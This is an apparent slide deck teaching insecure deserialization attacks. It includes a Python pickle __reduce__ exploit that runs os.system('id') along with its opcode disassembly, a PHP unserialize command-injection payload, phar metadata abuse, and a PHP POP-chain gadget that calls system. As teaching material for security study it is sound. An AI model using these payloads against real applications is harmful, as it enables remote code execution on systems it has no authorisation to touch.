



Deserialization

@splitline



Serialization / 序列化

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```

```
>> let json = JSON.stringify(obj)
```

```
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```
>> JSON.parse(json)
```

```
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```

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Insecure

```
[{"arr": [], "boolean": false, "string": "meow"}]
```

```
>> eval(json)
```

```
← ► { arr: [], boolean: false, string: "meow" }
```

Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
 - 如果要被反序列化的資料可控？
 - 反序列化之時/之後
 - 自動呼叫 Magic Method
 - 控制程式流程

Python Pickle

Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化

`pickle.dumps()`

反序列化

`pickle.loads()`

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>>>
```

序列化

`pickle.dumps()`

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Magic Method: `__reduce__`

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))
```

```
serialized = pickle.dumps(Exploit())  
print(bytes.hex(serialized))
```


exploit.py

```
serialized = bytes.fromhex(input('Data: '))  
pickle.loads(serialized)
```

server_app.py

Magic Method: `__reduce__`

```
class Exploit(object):
```



A terminal window titled "splitline@splitline:/tmp/pickle" shows the command `> python exploit.py | python server_app.py` being executed. The output is a long string of data representing a list of system users and their attributes, such as `Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint.group.1),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)`.

6/19, 3:14 PM

12 GB

10%

0.0 kB↓

0.0 kB↑

```
serialized = bytes.fromhex(input('Data: '))  
pickle.loads(serialized)
```

server_app.py

Back to Python pickle

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))  
  
serialized = pickle.dumps(Exploit())
```

__reduce__ 背後做了什麼？

Back to Python `pickle`

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))
```

```
serialized = pickle.dumps(Exploit(), protocol=3)
```

Serialized data

```
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'
```

```
>>> pickletools.dis(serialized) # Disassemble pickle!
```

Disassemble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)
<empty>
<empty>
<empty>
<empty>
...

(top)
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL     'posix system'
16: q      BININPUT   0
18: X      BINUNICODE 'id'
25: q      BININPUT   1
27: \x85  TUPLE1
28: q      BININPUT   2
30: R      REDUCE
31: q      BININPUT   3
33: .      STOP
```

Protocol version = 3

Disassemble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)
<os.system>
<empty>
<empty>
<empty>
...

(top)
Stack

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28: q      BININPUT  2
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31: q      BININPUT  3
33: .      STOP
```

```
import posix.system & push to stack
```

Disassemble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)
Stack

```
0: \x80  PROTO      3
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25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Store the stack top into memo 0

Disassemble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)	
	<os.system>
	'id'
	<empty>
	<empty>
...	

(top)

Stack

```
0: \x80  PROTO      3
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28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Push a unicode object: 'id'

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)
Stack

```
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```

Store the stack top into memo 1

Disassemble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)	
	<os.system>
	('id',)
	<empty>
	<empty>
	...

(top)
Stack

```
0: \x80  PROTO      3
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28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Build a one-tuple from topmost stack

Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)	
	<os.system>
	('id',)
	<empty>
	<empty>
...	

(top)

Stack

```
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33: .      STOP
```

Store the stack top into memo 2

Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)
'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```

Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (... '
...	

Memo


(bottom)
'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL     'posix system'
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25: q      BININPUT   1
27: \x85  TUPLE1
28: q      BININPUT   2
30: R      REDUCE
31: q      BININPUT   3
33: .      STOP
```

Store the stack top into memo 3

Disassemble Pickle



```
0: \x80  PROTO      3
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16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Stop & return `stack.top`

Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (... '
...	

Memo

(bottom)

'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)

Stack

```
0: \x80  PROTO      3
2: c      GLOBAL     'posix system'
16: X     BINUNICODE 'id'
23: \x85  TUPLE1
24: R     REDUCE
25: .     STOP
```


PHP

PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

型別標記

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Diagram annotations for the serialized array and object:

- For the array `a:2:{i:0;s:1:"x";i:1;i:1;}`:
 - Arrows point from the text "key/index" to the keys `i:0` and `i:1`.
 - An orange bracket spans the values `s:1:"x"` and `i:1`.
 - Another orange bracket spans the value `i:1`.
- For the object `0:3:"Cat":1:{s:4:"name";s:6:"kitten";}`:
 - An arrow points from the text "Class name's length" to the length `3` following the colon.
 - An arrow points from the text "Object size" to the length `1` following the colon.

PHP Serialization

```
class Cat {  
    public $a;  
    private $b;  
    protected $c;  
}
```

```
{s:1:"a"; ...}
```

```
{s:6:"\x00Cat\x00b"; ... }
```

```
{s:4:"\x00*\x00c"; ... }
```

Class Name

PHP Magic Method

在指定時機自動呼叫 magic method

- `__destruct()`
 - Object 被銷毀或 garbage collection
- `__wakeup()`
 - unserialize 時自動觸發
- `__call()`
 - 如果被呼叫了一個不存在的方法時, 就會嘗試呼叫
- `__toString()`
 - 在被當成 String 處理時呼叫 (例如被 `echo` 出來)



```
1. <?php
2. class Cat {
3.     public $sound = "meow";
4.     function __wakeup() {
5.         system("echo " . $this->sound);
6.     }
7. }
8. $cat = unserialize($_GET['cat']);
```

`/?cat=0:3:"Cat":1:{s:5:"sound";s:4:"meow";}`



```
1. <?php
2. class Cat {
3.     public $sound = "meow";
4.     function __wakeup() {
5.         system("echo " . $this->sound);
6.     }
7. }
8. $cat = unserialize($_GET['cat']); Command Injection!
```

`/?cat=0:3:"Cat":1:{s:5:"sound";s:4:";id;";}`

Without unserialize: phar

- What is phar?
 - <https://www.php.net/manual/en/book.phar.php>
 - PHP 特有壓縮文件，打包多個 PHP 資源到一個 *.phar 內
 - phar / zip / tar format
 - phar:// protocol → 讀取 phar 內容
- So what?

Phar format

stub

manifest

contents

signature
(optional)

```
whatever...
<?php
    whatever...
    __HALT_COMPILER();
?>
```

一定要有這段

Phar Manifest file entry	
Size in bytes	Description
4 bytes	Filename length in bytes
??	Filename (length specified in previous)
4 bytes	Bit-mapped File-specific flags
4 bytes	Serialized File Meta-data length (0 for none)
??	Serialized File Meta-data, stored in serialize() format

儲存的檔案們

How to hack?

```
file_get_contents('phar://mypharfile.phar/test.txt')
```

用 `phar://` 讀取 phar 檔案時，會直接對其 metadata 反序列化

How to hack?

```
unlink  
include  
file_get_contents('phar://mypharfile.phar/test.txt')  
file_exists  
getimagesize  
...
```

絕大多數文件操作相關函數都能觸發！

製作 phar file

```
<?php
    class Cat { }
    $phar = new Phar("pharfile.phar");
    $phar→startBuffering();
    $phar→setStub("<?php __HALT_COMPILER(); ?>");
    $c = new Cat();
    $phar→setMetadata($c);
    $phar→addFromString("meow.txt", "owo");
    $phar→stopBuffering();
?>
```

製作 phar file

```
<?php
class Cat { }
$phar = new Phar("pharfile.phar");
$phar→startBuffering();
```

Deprecated since PHP 8.0

```
    $phar→addFromArchive($c);
$phar→addFromString("meow.txt", "owo");
$phar→stopBuffering();
?>
```

POP Chain

- Property Oriented Programming
- ROP chain in Web security (?)
- Tool: [ambionics/phpggc](https://ambionics.io/phpggc)

POP Chain

```
class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct($spell) {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

```
class Magic {  
    function cast($spell) {  
        echo "MAGIC, $spell!";  
    }  
}  
  
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

POP Chain

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class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct($spell) {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

Default Magic
Safe!

```
class Magic {  
    function cast($spell) {  
        echo "MAGIC, $spell!";  
    }  
}  
  
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```


POP Chain

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class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct($spell) {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

Gadget Caster
Pwned!

```
class Magic {  
    function cast($spell) {  
        echo "MAGIC, $spell!";  
    }  
}  
  
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

POP Chain {__}

```
class Cat {
    protected
    protected
    function __wakeup() {
        $this->magic->cast($this->spell);
    }
}
```

```
unserialized( ... )
    cat->__wakeup()
        cat->magic->cast(cat->$spell)
            caster->cast(cat->$spell)
                caster->$cast_func (cat->$spell)
                    system 'ls -al'
```

```
class Caster {
    public $cast_func = 'intval';
    function cast($val) {
        return $cast_func($val);
    }
}
```

Gadget Caster
Pwned!

POP Chain

{_/\}
(.-
/>

```
class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct()  
    {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

```
class Caster {  
    public $cast_func = 'system';  
}  
class Cat {  
    protected $magic = new Caster();  
    protected $spell = 'ls -al';  
}  
echo serialize(new Cat());
```

```
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

Gadget Caster
Pwned!

Java Deserialization

- Java 生態系許多 gadget: ex. CommonsCollections
- Magic Methods: toString, readObject, finalize ...
- Tool: [frohoff/ysoserial](https://github.com/frohoff/ysoserial)

開發者可自訂反序列化的邏輯

```
public class Cat implements Serializable {  
    ...  
    private void readObject(ObjectInputStream in)  
        throws IOException, ClassNotFoundException {  
        ...  
    }  
}
```

.NET Deserialization

- Tool: [pwntester/ysoserial.net](https://pwntester.com/ysoserial.net)
- ViewState, Session 存放序列化資料
- 透過 Machine Key 加密
 - Machine Key 儲存在 web.config